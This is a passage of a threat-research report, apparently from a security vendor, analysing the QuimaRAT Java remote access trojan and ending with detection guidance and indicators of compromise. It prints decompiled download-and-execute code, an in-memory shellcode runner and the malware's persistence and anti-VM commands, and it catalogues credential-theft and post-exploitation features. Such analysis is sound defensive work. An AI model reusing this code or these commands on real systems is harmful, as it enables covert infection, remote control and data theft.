QuimaRAT supports remote malware updates through the C`LIENT_UPDATE` command. When the command is received, the RAT extracts the updated JAR file from the packet payload and writes it to disk using the `filename` supplied in the packet's fileName field. If no filename is provided, the RAT defaults to `update.jar`.

If the payload is missing or smaller than four bytes, the RAT aborts the operation and logs "`[CoreActions] CLIENT_UPDATE: empty payload`".

After successfully writing the updated file, the RAT logs "`[CoreActions] CLIENT_UPDATE: saved <SIZE> bytes to <PATH>`"

The RAT then attempts to update its persistence copy by replacing the previously installed file located in the configured persistence directory. In the analyzed sample, this corresponds to: `%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt`

Upon successful replacement, the RAT logs "`[CoreActions] CLIENT_UPDATE: persistence copy updated at <PATH>`".

If the persistence copy cannot be updated, the RAT logs "`[CoreActions] CLIENT_UPDATE: persistence copy failed: <ERROR>`".

To activate the new version, QuimaRAT locates the Java runtime executable from the Java bin directory and launches the updated client using: `java -Xmx256m -jar <UPDATED_JAR>`

The RAT then invokes its internal restart and shutdown routines, closes the active C2 communication channel, and terminates the current process. If any stage of the update process fails, the RAT logs "`[CoreActions] CLIENT_UPDATE failed: <ERROR>`"

This capability allows operators to remotely replace the existing malware with a newer version while preserving the current infection and persistence mechanisms, enabling feature upgrades, bug fixes, and operational changes without requiring a new infection vector.

System Power Management

QuimaRAT supports remote system power management through the SYSTEM_POWER command. This capability allows the operator to perform various power actions on the infected host, including system shutdown, restart, user logoff, workstation lock, sleep, and hibernation. The RAT implements these actions through operating-system-specific commands and utilities.

Windows Shutdown

On Windows, QuimaRAT utilizes the native shutdown utility to perform shutdown, restart, and logoff operations using the commands:

- `shutdown /s /t 0` - Immediately shuts down the system.
- `shutdown /r /t 0` - Immediately restarts the system.
- `shutdown -l -` Logs off the currently active user session.

Workstation locking is performed through:

- `rundll32.exe user32.dll,LockWorkStation`
- While sleep and hibernation are implemented through the commands respectively:
- `rundll32.exe powrprof.dll,SetSuspendState 0,1,0`
- `rundll32.exe powrprof.dll,SetSuspendState 1,1,0`

Linux Shutdown

On Linux systems, QuimaRAT executes shell commands through `/bin/sh -c` to invoke native operating system functionality:

- `shutdown -h now - Immediately shuts down the system.`
- `shutdown -r now - Immediately restarts the system.`
- `pkill -KILL -u $USER - Terminates all processes belonging to the current user (effectively logging the user out).`
- `xdg-screensaver lock || gnome-screensaver-command -l - Locks the current desktop session.`
- `systemctl suspend - Places the system into sleep mode.`
- `systemctl hibernate - Places the system into hibernation mode.`

macOS Shutdown

On macOS, the RAT implements shutdown, restart, sleep, and workstation locking through:

- `sudo shutdown –h now` - Immediately restarts the system.
- `sudo shutdown -r now` - Immediately restarts the system.
- `pmset sleepnow` - Immediately places the system into sleep mode.
- `/System/Library/CoreServices/Menu Extras/User.menu/Contents/Resources/CGSession -suspend` - Locks the current user session.

Unlike the Windows and Linux implementations, the analyzed sample does not contain dedicated macOS handlers for logoff or hibernation operations.

If an exception occurs while processing any power management request, the RAT logs "`[CoreActions] systemPower failed: <ERROR>`" before continuing execution.

This capability allows operators to remotely control the power state of infected systems, potentially disrupting user activity, forcing reboots after updates or configuration changes, locking active sessions, or placing systems into sleep or hibernation states as part of broader intrusion operations.

Payload Delivery

The implemented execution and client management commands are more operationally significant. `DOWNLOAD_EXECUTE` allows a remote payload to be downloaded and executed, while `SEND_FILE_EXECUTE` supports dropping and running an operator-supplied file. `SEND_FILELESS_EXECUTE` indicates a fileless execution path, giving the operator a way to run payloads without relying on a permanent dropped file (review in Windows-Only Memory Execution section).

Download and Execute

QuimaRAT supports remote payload delivery through the `DOWNLOAD_EXECUTE` command. When this command is received, the RAT extracts a URL from the packet's `url` field and downloads the referenced file directly from the remote location. The filename is derived from the last component of the URL path; if no filename is present, the RAT defaults to `update.exe`.

The downloaded file is written to the operating system's temporary directory obtained through the `java.io.tmpdir` property using a 4 KB download buffer. After the download completes, QuimaRAT immediately executes the file by launching it as a new process using its internal process execution functionality.

```
new Thread(() -> {
    try {
        String string = packet.getString("url");
        URL uRL = new URL(string);
        String string2 = uRL.getPath().substring(uRL.getPath().lastIndexOf(47) + 1);
        if (string2.isEmpty()) {
            string2 = "update.exe";
        }
        File file = new File(System.getProperty("java.io.tmpdir"), string2);
        try (InputStream inputStream = uRL.openStream();
             FileOutputStream fileOutputStream = new FileOutputStream(file);){
            int n;
            byte[] byArray = new byte[4096];
            while ((n = inputStream.read(byArray)) > 0) {
                fileOutputStream.write(byArray, 0, n);
            }
        }
```

Figure 25. Locally downloading and creating the file.

Send File and Execute

QuimaRAT supports direct file delivery and execution through the `SEND_FILE_EXECUTE` command. Unlike `DOWNLOAD_EXECUTE`, where the RAT retrieves a file from a remote URL, this command receives the file content directly inside the packet's binary payload.

When the command is received, the RAT extracts the raw payload bytes from the packet and reads the desired file extension from the `ext` field. If no extension is provided, the RAT defaults to `exe`.

The payload is then written to a temporary file created with the prefix `tmp_`, a random decimal number and the selected extension, resulting in a filename similar to: `tmp_<random>.<ext>`

After writing the payload to disk, QuimaRAT immediately executes the temporary file using its internal process execution functionality.

Staying Power

PERSISTENCE_INSTALL Command

In addition to the automatic persistence installation performed during the RAT's initial execution flow (explained in the Persistence Installation section), QuimaRAT also exposes a `PERSISTENCE_INSTALL` command that allows the operator to trigger the same persistence installation routine again during an active C2 session.

The command executes the persistence logic asynchronously in a separate thread and logs "`[CoreActions] persistence install failed: <ERROR>`" if the operation fails.

PERSISTENCE_REMOVE Command

QuimaRAT supports remote persistence removal through the `PERSISTENCE_REMOVE` command. This capability acts as the counterpart to the persistence installation functionality described in the Persistence Installation section and allows operators to remove previously deployed persistence mechanisms from an infected system.

When the command is received, the RAT first enters its shutdown state, disabling reconnection and communication recovery operations. It then invokes the persistence removal routine, which attempts to remove the persistence artifacts previously installed by the RAT.

Windows Persistence Remove

On Windows, this includes removing the Registry Run entry by using the command:

- `reg delete HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v iGmcYueWny /f`

Deleting the scheduled task using:

- `schtasks /delete /tn iGmcYueWny /f`

And removing the Startup folder shortcut:

- `%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\iGmcYueWny.lnk`

The RAT also removes its installed copy located at:

- `%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt`

Linux Persistence Remove

On Linux, QuimaRAT removes the autostart file:

- `~/.config/autostart/iGmcYueWny.desktop`

MacOS Persistence Remove

On macOS, the RAT unloads and removes the LaunchAgent:

- `launchctl unload -w ~/Library/LaunchAgents/com.igmcyuewny.plist`

It also deletes the installed RAT file from:

- `~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt`

If the removal process fails, the RAT logs "`[CoreActions] persistence uninstall failed: <ERROR>`".

After the removal routine is completed, the RAT closes the active C2 communication channel and terminates its process using `System.exit(0)`.

This functionality enables operators to remotely remove the persistence mechanisms previously installed by the malware and delete associated artifacts from the infected system, potentially reducing forensic evidence or removing the malware without requiring direct user interaction.

Modular Expansion

LOAD_PLUGIN/UNLOAD_PLUGIN Commands

QuimaRAT supports dynamic capability expansion through a plugin architecture controlled by the C2 server. When the RAT receives a `LOAD_PLUGIN` packet, it extracts the target plugin class name together with an encrypted binary payload containing the plugin components. The payload consists of two parts: a shared base module and a plugin-specific module. The shared base module appears to provide common functionality reused across multiple plugins, while the plugin-specific module contains the capability implementation requested by the operator. Both components are decrypted using AES-GCM encryption and loaded into memory through a custom Java class loader.

To avoid repeatedly downloading the same components from the C2 server, QuimaRAT maintains a local plugin cache. On Windows, the cache is stored under: `%APPDATA%\.cache\plugins\`

On Linux and macOS, the cache is stored under:

- `<user_home>/.cache/plugins/`

The cached components are saved as encrypted .dat files. Shared base modules use the naming convention:

- `base-<baseHash>.dat`

Meanwhile, plugin-specific modules use:

- `plug-<PluginClassName>-<pluginHash>.dat`

For example: `plug-KeyloggerPlugin-<pluginHash>.dat`

When a plugin is requested, the RAT first attempts to load the required components from the received `LOAD_PLUGIN` packet. If the components are not included in the packet, QuimaRAT attempts to retrieve them from the local cache instead.

After the plugin components are obtained and decrypted, QuimaRAT passes the resulting data to a custom in-memory class loader responsible for loading plugin functionality into the running RAT process. The loader treats the decrypted payload as a JAR archive, extracts its embedded `.class` files and resources, and dynamically loads the requested plugin class into memory. Internally, the loader associates the loaded classes with a synthetic JAR file named `memory-plugins.jar`, which is used as metadata for the dynamically loaded code.

After successfully loading the plugin, the RAT instantiates the plugin class through Java reflection, registers the packet types handled by the plugin, and invokes its `start()` method.

Upon successful initialization, the RAT sends a `PLUGIN_LOADED_ACK` packet to the C2 server, indicating that the requested capability is ready for use.

QuimaRAT also supports dynamic plugin removal through the `UNLOAD_PLUGIN` command. When the RAT receives an `UNLOAD_PLUGIN` packet, it locates the target plugin by its class name, invokes the plugin's `stop()` method, removes packet-handler registrations associated with the plugin, interrupts plugin-created worker threads, and clears the plugin's runtime state from memory. However, the encrypted plugin cache files remain stored on disk and may be reused if the same plugin is loaded again during a future session.

- During operation, outbound plugin traffic is logged using messages such as:
  `[CR] >> <PACKET_TYPE> payloadLen=<PAYLOAD_SIZE>`

If a plugin attempts to transmit data while the communication channel is inactive, the RAT logs "`[CR] >> DROPPED (inactive): <PACKET_TYPE>`" and discards the packet.

If packet transmission fails, the RAT logs "`[CR] >> WRITE FAILED: <PACKET_TYPE> cause=<ERROR>`" before continuing execution.

In summary, the plugin lifecycle follows the sequence:

LOAD_PLUGIN packet

1. **Extract encrypted plugin payload.**
2. **Decrypt the base module and plugin module.**
3. **Load the plugin JAR through the custom memory loader.**
4. **Extract classes and resources.**
5. **Instantiate the plugin.**
6. **Register supported packet types.**
7. **Start the plugin.**
8. **Send PLUGIN_LOADED_ACK.**

UNLOAD_PLUGIN packet

1. **Locate the target plugin.**
2. **Invoke plugin stop().**
3. **Remove packet registrations.**
4. **Interrupt plugin-created threads.**
5. **Clear plugin runtime state.**
6. **Keep cached plugin files on disk.**

This architecture allows QuimaRAT to dynamically extend its functionality at runtime by downloading, caching, loading, unloading, and reusing capability modules delivered directly from the C2 server.

Windows-Only Memory Execution

The `SHELLCODE_EXEC_REQUEST` path deserves separate attention because it is the most explicitly offensive capability identified in the implemented base client set. Static analysis links this command to MemoryExecute and Windows JNA Kernel32 usage. The class also contains an explicit non-Windows abort message, indicating that this execution path is Windows-specific. This means the base client is cross-platform in architecture, but not every implemented capability has equal operational value across Windows, macOS, and Linux.

Fileless Execution

QuimaRAT supports fileless payload execution through the `SEND_FILELESS_EXECUTE` command. When this command is received, the RAT extracts the supplied binary payload directly from the packet and passes it to its in-memory shellcode execution component. The payload is then executed using the in-memory execution technique previously described in the In-Memory Shellcode Execution section, without being written to disk.

By leveraging its existing shellcode execution functionality, QuimaRAT can execute arbitrary Windows payloads directly within the RAT process, reducing filesystem artifacts, and avoiding the need to create executable files on the victim system.

In-Memory Shellcode Execution

QuimaRAT supports in-memory shellcode execution on Windows systems through native Windows API calls exposed via Windows Java Native Access (JNA) Kernel32.

Before execution, the RAT verifies that it is running on a Windows host, if another operating system is detected, it logs "`[-] Not supported on this platform.`" and aborts the operation.

When invoked, the RAT allocates memory using `VirtualAlloc()`, copies the supplied shellcode into the allocated region, changes the memory permissions to executable using `VirtualProtect()`, and creates a new execution thread through `CreateThread()` with the shellcode buffer acting as the thread entry point. The RAT then waits for the shellcode thread to complete execution using `WaitForSingleObject()` before releasing the allocated memory through `VirtualFree()`.

Upon successful completion, the RAT logs "`[+] Operation completed.`".

If memory allocation fails, the RAT logs "`[-] Operation failed.`"

```
public static void executeShellcode(byte[] payload) {
    try {
        if (!System.getProperty("os.name").toLowerCase().contains("win")) {
            System.out.println("[-] Not supported on this platform.");
            return;
        }

        Pointer shellcodeBuffer = Kernel32.INSTANCE.VirtualAlloc((Pointer)null, payload.length, 12288, 4);
        if (shellcodeBuffer != null) {
            try {
                shellcodeBuffer.write(0L, payload, 0, payload.length);
                IntByReference oldProtection = new IntByReference();
                Kernel32.INSTANCE.VirtualProtect(shellcodeBuffer, payload.length, 32, oldProtection);
                IntByReference threadId = new IntByReference();
                Pointer shellcodeThread = Kernel32.INSTANCE.CreateThread((Pointer)null, 0, shellcodeBuffer, (Pointer)null, 0, threadId);
                if (shellcodeThread != null) {
                    Kernel32.INSTANCE.WaitForSingleObject(shellcodeThread, -1);
                    Kernel32.INSTANCE.CloseHandle(shellcodeThread);
                }
            } finally {
                Kernel32.INSTANCE.VirtualFree(shellcodeBuffer, 0, 32768);
            }

            System.out.println("[+] Operation completed.");
        } else {
            System.out.println("[-] Operation failed.");
```

Figure 26. In-memory shellcode execution implementation.

Because the shellcode executes within the RAT's own process rather than being injected into a remote process, this technique represents local in-memory shellcode execution rather than traditional process injection. This capability is used by QuimaRAT's fileless execution functionality (`SEND_FILELESS_EXECUTE`), allowing operators to execute arbitrary payloads directly from memory without writing executable files to disk.

Other QuimaRAT's Functions overview

File Operations

The large protocol-only surface still matters because it reveals the intended scope of the QuimaRAT ecosystem. The file-management group covers drive listing (`FILE_DRIVES`, `FILE_DRIVES_RESP`), directory browsing (`FILE_LIST`, `FILE_LIST_RESP`), upload and download (`FILE_UPLOAD`, `FILE_DOWNLOAD`, `FILE_DOWNLOAD_RESP`, `FILE_DOWNLOAD_FOLDER`), deletion and execution (`FILE_DELETE`, `FILE_EXECUTE`), renaming and folder creation (`FILE_RENAME`, `FILE_NEW_FOLDER`), copy and move operations (`FILE_COPY`, `FILE_MOVE`), compression and decompression (`FILE_COMPRESS`, `FILE_COMPRESS_RESP`, `FILE_UNCOMPRESS`, `FILE_UNCOMPRESS_RESP`), encryption and decryption (`FILE_ENCRYPT`, `FILE_DECRYPT`), hiding and showing files (`FILE_HIDE`, `FILE_SHOW`), Defender exclusion actions (`FILE_DEFENDER_EXCLUDE`, `FILE_DEFENDER_REMOVE_EXCLUDE`), filesystem search (`FILE_SEARCH_START`, `FILE_SEARCH_RESULT`, `FILE_SEARCH_STOP`), and chunked transfers (`FILE_CHUNK_START`, `FILE_CHUNK_DATA`, `FILE_CHUNK_END`). Their presence in the protocol indicates a designed operator workflow for remote file access, staging, manipulation, and exfiltration.

Surveillance Stack

The surveillance and remote-control group includes remote desktop control (`REMOTE_DESKTOP_START`, `REMOTE_DESKTOP_FRAME`, `REMOTE_DESKTOP_MOUSE`, `REMOTE_DESKTOP_KEY`, `REMOTE_DESKTOP_STOP`), console access (`CONSOLE_START`, `CONSOLE_INPUT`, `CONSOLE_OUTPUT`, `CONSOLE_STOP`), keylogger activity (`KEYLOGGER_START`, `KEYLOGGER_DATA`, `KEYLOGGER_STOP`), webcam control (`WEBCAM_START`, `WEBCAM_FRAME`, `WEBCAM_STOP`), microphone capture (`MICROPHONE_START`, `MICROPHONE_DATA`, `MICROPHONE_STOP`), reverse microphone streaming (`REVERSE_MICROPHONE_START`, `REVERSE_MICROPHONE_DATA`, `REVERSE_MICROPHONE_STOP`), screenshots and screen recording (`SCREENSHOT_REQUEST`, `SCREENSHOT_RESP`, `SCREEN_RECORD_START`, `SCREEN_RECORD_DATA`, `SCREEN_RECORD_STOP`), active-window tracking (`ACTIVE_WINDOW_LIST`, `ACTIVE_WINDOW_LIST_RESP`, `ACTIVE_WINDOW_ACTION`), hidden browser control (`HIDDEN_BROWSER_START`, `HIDDEN_BROWSER_FRAME`, `HIDDEN_BROWSER_INPUT`, `HIDDEN_BROWSER_NAVIGATE`, `HIDDEN_BROWSER_STOP`), `HVNC` (`HVNC_START`, `HVNC_FRAME`, `HVNC_MOUSE`, `HVNC_KEY`, `HVNC_CLIPBOARD_GET`, `HVNC_CLIPBOARD_RESP`, `HVNC_CLIPBOARD_SET`, `HVNC_RUN`, `HVNC_STOP`), and clipboard logging (`CLIPBOARD_LOG_START`, `CLIPBOARD_LOG_DATA`, `CLIPBOARD_LOG_STOP`).

Most of these commands were not implemented in the base client, with the webcam family only partially supported through discovery probes. This reinforces the plugin-driven interpretation: the protocol defines a broad interactive control surface, but the analyzed base JAR does not contain the complete surveillance stack.

Credential Theft

The credential and financial theft group includes FTP password recovery (`FTP_PASSWORD_RECOVERY`, `FTP_RECOVERY_RESP`), browser recovery (`BROWSER_RECOVERY_REQUEST`, `BROWSER_RECOVERY_RESP`), Chrome form grabbing (`CHROME_FORM_GRABBER`), generic application recovery (`APP_RECOVERY_REQUEST`, `APP_RECOVERY_RESP`, `RECOVERY_DATA_RESP`), email recovery (`EMAIL_RECOVERY_REQUEST`, `EMAIL_RECOVERY_RESP`), browser history retrieval (`BROWSER_HISTORY_REQUEST`, `BROWSER_HISTORY_RESP`), wallet recovery (`COIN_WALLET_RECOVERY`, `WALLET_ZIP_RESP`), password-manager dumping (`PASSMGR_DUMP_REQUEST`, `PASSMGR_DUMP_RESP`), VPN extraction (`VPN_EXTRACT_REQUEST`, `VPN_EXTRACT_RESP`), RDP credential extraction (`RDP_CRED_REQUEST`, `RDP_CRED_RESP`), browser hijacking (`BROWSER_HIJACK_REQUEST`, `BROWSER_HIJACK_RESP`), and crypto clipper functions (`CRYPTO_CLIPPER_START`, `CRYPTO_CLIPPER_LOG`, `CRYPTO_CLIPPER_STATUS`, `CRYPTO_CLIPPER_STOP`).

These commands were not confirmed in the base client, but their presence in the protocol shows clear intent to support credential harvesting and financial theft modules. From a defender perspective, these protocol labels should guide hunting priorities after plugin activity is observed, even if they should not be claimed as implemented in the base JAR alone.

Post-Exploitation

The Windows offensive tooling group is especially relevant for enterprise impact. The enum includes LSASS dumping (`LSASS_DUMP_REQUEST`, `LSASS_DUMP_RESP`), DLL injection (`DLL_INJECT_REQUEST`, `DLL_INJECT_RESP`), shellcode execution (`SHELLCODE_EXEC_REQUEST`, `SHELLCODE_EXEC_RESP`), Active Directory enumeration (`AD_ENUM_REQUEST`, `AD_ENUM_RESP`), `lateral movement` (`LATERAL_MOVE_REQUEST`, `LATERAL_MOVE_RESP`), network discovery and share enumeration (`NET_DISCOVERY_REQUEST`, `NET_DISCOVERY_RESP`, `NET_SHARE_REQUEST`, `NET_SHARE_RESP`), AMSI bypass (`AMSI_BYPASS_REQUEST`, `AMSI_BYPASS_RESP`), ETW patching (`ETW_PATCH_REQUEST`, `ETW_PATCH_RESP`), process hollowing (`PROC_HOLLOW_REQUEST`, `PROC_HOLLOW_RESP`), rootkit actions (`ROOTKIT_REQUEST`, `ROOTKIT_RESP`), token enumeration (`TOKEN_ENUM_REQUEST`, `TOKEN_ENUM_RESP`), token impersonation (`TOKEN_IMPERSONATE`), token theft (`TOKEN_STEAL_REQUEST`, `TOKEN_STEAL_RESP`), UAC spoofing (`UAC_SPOOF_REQUEST`, `UAC_SPOOF_RESP`), RDP tunneling (`RDP_TUNNEL_START`, `RDP_TUNNEL_DATA`, `RDP_TUNNEL_STOP`), and broader network discovery (`NETWORK_SCAN_START`, `NETWORK_SCAN_RESULT`, `NETWORK_SCAN_STOP`).

With the exception of the Windows shellcode execution request path, these were not confirmed as implemented in the extracted base client. Still, their presence in the protocol suggests that the broader QuimaRAT ecosystem is designed to move beyond commodity remote access and support post-exploitation operations when additional modules are available.

Conclusions

QuimaRAT should be viewed as a modular Java RAT platform rather than a single static implant. The analyzed sample contains a compact core responsible for configuration loading, persistence, C2 communication, command dispatch, and plugin loading, while its 235-command protocol exposes a much broader operational vocabulary than what the base JAR implements directly. Static analysis confirmed 23 implemented commands, and 212 protocol-only commands, indicating that the actor can likely expand functionality through runtime modules, uploaded binaries, or fileless payloads.

The investigation also shows signs of a builder-driven workflow. The analysed samples preserved the same C2 infrastructure and bot identity while changing configuration and obfuscation layout, suggesting campaign-specific generation. ProGuard-class obfuscation indicators, Maven Shade relocation, preserved runtime symbols, and synthetic string decryptors further support the assessment that QuimaRAT is designed to rotate static fingerprints without changing its core behavior.

Remediations

The defensive implication is twofold. First, detections based only on enum strings, panel labels, or command names may overstate what the analyzed base sample can do independently. Second, responders should not underestimate QuimaRAT simply because many handlers are absent from the base JAR. The loader architecture means the real capability set may depend on what the operator deploys after the initial infection. As a result, post-connect behavior, plugin delivery, module loading, and follow-on execution should be treated as high-priority hunting areas.

A practical detection strategy should focus first on the confirmed core agent behavior. Defenders should look for suspicious Java processes maintaining persistent outbound C2 sessions, handshake and heartbeat patterns, client registration metadata, plugin hash reporting, repeated configuration requests, unexpected geolocation lookups during registration, Java-based download and execute activity, fileless execution attempts, persistence installation or removal, agent restart or self-update behavior, references to memory-plugins.jar, platform specific plugin paths, calls into plugin dispatch logic, and follow-on activity after `LOAD_PLUGIN`.

On Windows systems, additional hunting should cover behaviors consistent with the declared command surface and possible plugin-delivered capability, including Defender exclusion changes, startup or scheduled task modification, LSASS access, browser credential access, RDP tunneling, network discovery, process injection, token activity, and unusual proxy or port-forwarding behavior. These behaviors should be prioritized especially when observed after confirmed C2 registration, configuration retrieval, or plugin-loading activity.

In conclusion, QuimaRAT is best understood as a modular Java RAT ecosystem with a large declared C2 protocol and a thin base client responsible for lifecycle control, execution, persistence, and plugin loading. For incident response and threat research, the correct balance is to avoid both extremes: do not claim that every enum value is a confirmed working feature in the analyzed sample but also do not dismiss the risk created by a plugin-driven architecture that can expand capability after infection.

IOCs

META-INF/maven/com.quimaRAT/rat-client/pom.xml - SHA 256
1efd2de821bb8ad8b0308dd22e3e13daf568f035a3fa3f84c1d4f9ff1158282a

META-INF/maven/com.quimaRAT/rat-common/pom.xml - SHA256
f0ff0d86d7a64464e3a62078f440c8c9a5a8c4043cf52b0eccfb6dcf7c41ef8f

Java Rat Malware

bb0fbcb1e47ec04aa55555f3769fbc6f09694de1e9baae59260356b26b5af6a7
6c7060ffdd31f5b670b44aba451b379d1e2bd87082c6c35add8d1939095e1195

Network

45.63.24[.]218 - C2 IP address
Quima.org
wss://45.63.24[.]218:4447/ws
http://ip-api[.]com/line/<IP>?fields=countryCode
https://ipinfo[.]io/ip
https://api.ipify[.]org
https://checkip.amazonaws[.]com

Files

Windows

^qr_(?:[0-9]|[1-9][0-9]{1,9})\.lock$ - examples: qr_0.lock, qr_987654321.lock, etc.
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\iGmcYueWny.lnk
%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt
\\Temp\\ac_-?\d{1,10}$ - examples: \Temp\ac_5465465474, \Temp\ac_-123456789
(?i)\\\.cache\\plugins\\base-[A-Za-z0-9._-]+\.dat$ - example: C:\Users\User\AppData\Roaming\.cache\plugins\base-abc123.dat
(?i)\\\.cache\\plugins\\plug-[A-Za-z0-9_$]+-[A-Za-z0-9._-]+\.dat$ - example: C:\Users\User\AppData\Roaming\.cache\plugins\plug-KeyloggerPlugin-deadbeef.dat
memory-plugins.jar

Linux

~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt
~/.config/autostart/iGmcYueWny.desktop
/\.cache/plugins/base-[A-Za-z0-9._-]+\.dat$ - example: /home/user/.cache/plugins/base-abc123.dat
/\.cache/plugins/plug-[A-Za-z0-9_$]+-[A-Za-z0-9._-]+\.dat$ - example: /home/user/.cache/plugins/plug-KeyloggerPlugin-deadbeef.dat
memory-plugins.jar

macOS

~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt
~/Library/LaunchAgents/com.igmcyuewny.plist
/\.cache/plugins/base-[A-Za-z0-9._-]+\.dat$
/\.cache/plugins/plug-[A-Za-z0-9_$]+-[A-Za-z0-9._-]+\.dat$
memory-plugins.jar

Commands

Windows Commands

cmd.exe /c reg query “HKLM\SOFTWARE\Oracle\VirtualBox Guest Additions” 2>nul
cmd.exe /c reg query “HKLM\SOFTWARE\VMware, Inc.\VMware Tools” 2>nul
cmd.exe /c reg query “HKLM\HARDWARE\ACPI\DSDT\VBOX__” 2>nul
cmd.exe /c reg query “HKLM\SYSTEM\CurrentControlSet\Services\VBoxGuest” 2>nul
cmd /c tasklist /NH | find /c /v “”
cmd.exe /c attrib +h +s “%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt”
cmd.exe /c reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v “iGmcYueWny” /t REG_SZ /d “\”<javaw_path>\” -Xmx128m -jar \”%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt\”” /f
powershell.exe -WindowStyle Hidden -Command “$a = New-ScheduledTaskAction -Execute ‘<java_path>’ -Argument ‘-Xmx128m -jar “”%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt””’;$t = New-ScheduledTaskTrigger -AtLogOn -User $env:USERNAME;$s = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -ExecutionTimeLimit 0;Register-ScheduledTask -TaskName ‘iGmcYueWny’ -Action $a -Trigger $t -Settings $s -Force”
<javaw_path> -Xmx128m -jar “%APPDATA%\LHQhVxufHZ\rLxqbosgrfBv.txt”
pnputil /enum-devices /class Camera
powershell -NoProfile -NoLogo -Command “Get-PnpDevice -Class Camera -ErrorAction SilentlyContinue | Select-Object -First 1 -ExpandProperty FriendlyName”
cmd /c wmic path Win32_PnPEntity where “PNPClass=’Camera’ or PNPClass=’Image’” get Name /format:list
reg query “HKLM\SYSTEM\CurrentControlSet\Control\Class\{ca3e7ab9-b4c3-4ae6-8251-579ef933890f}” /s /v FriendlyName
shutdown /s /t 0
shutdown /r /t 0
shutdown –l
rundll32.exe user32.dll,LockWorkStation
rundll32.exe powrprof.dll,SetSuspendState 0,1,0
rundll32.exe powrprof.dll,SetSuspendState 1,1,0

Linux Commands

```
sh -c ‘cat /sys/class/dmi/id/product_name 2>/dev/null || echo’
sh -c ‘cat /sys/class/dmi/id/sys_vendor 2>/dev/null || echo’
sh -c ‘grep -c hypervisor /proc/cpuinfo 2>/dev/null || echo 0’
java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt
crontab -l
bash -c “printf ‘%s\n’ ‘@reboot java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt’ | crontab -”
v4l2-ctl --list-devices
shutdown -h now
shutdown -r now
pkill -KILL -u $USER
xdg-screensaver lock || gnome-screensaver-command -l
systemctl suspend
systemctl hibernate
xdg-open <URL>
```

macOS Commands

```
sh -c ‘sysctl -n hw.model 2>/dev/null || echo’
sh -c ‘ioreg -l 2>/dev/null | head -500’
sh -c ‘kextstat 2>/dev/null | head -100’
java -jar ~/.local/share/LHQhVxufHZ/rLxqbosgrfBv.txt
launchctl load -w ~/Library/LaunchAgents/com.igmcyuewny.plist
system_profiler SPCameraDataType
/bin/bash -c “ioreg -r -c IOUSBHostDevice -l | grep -i camera”
sudo shutdown –h now
sudo shutdown -r now
pmset sleepnow
/System/Library/CoreServices/Menu Extras/User.menu/Contents/Resources/CGSession -suspend
open <URL>
```

LevelBlue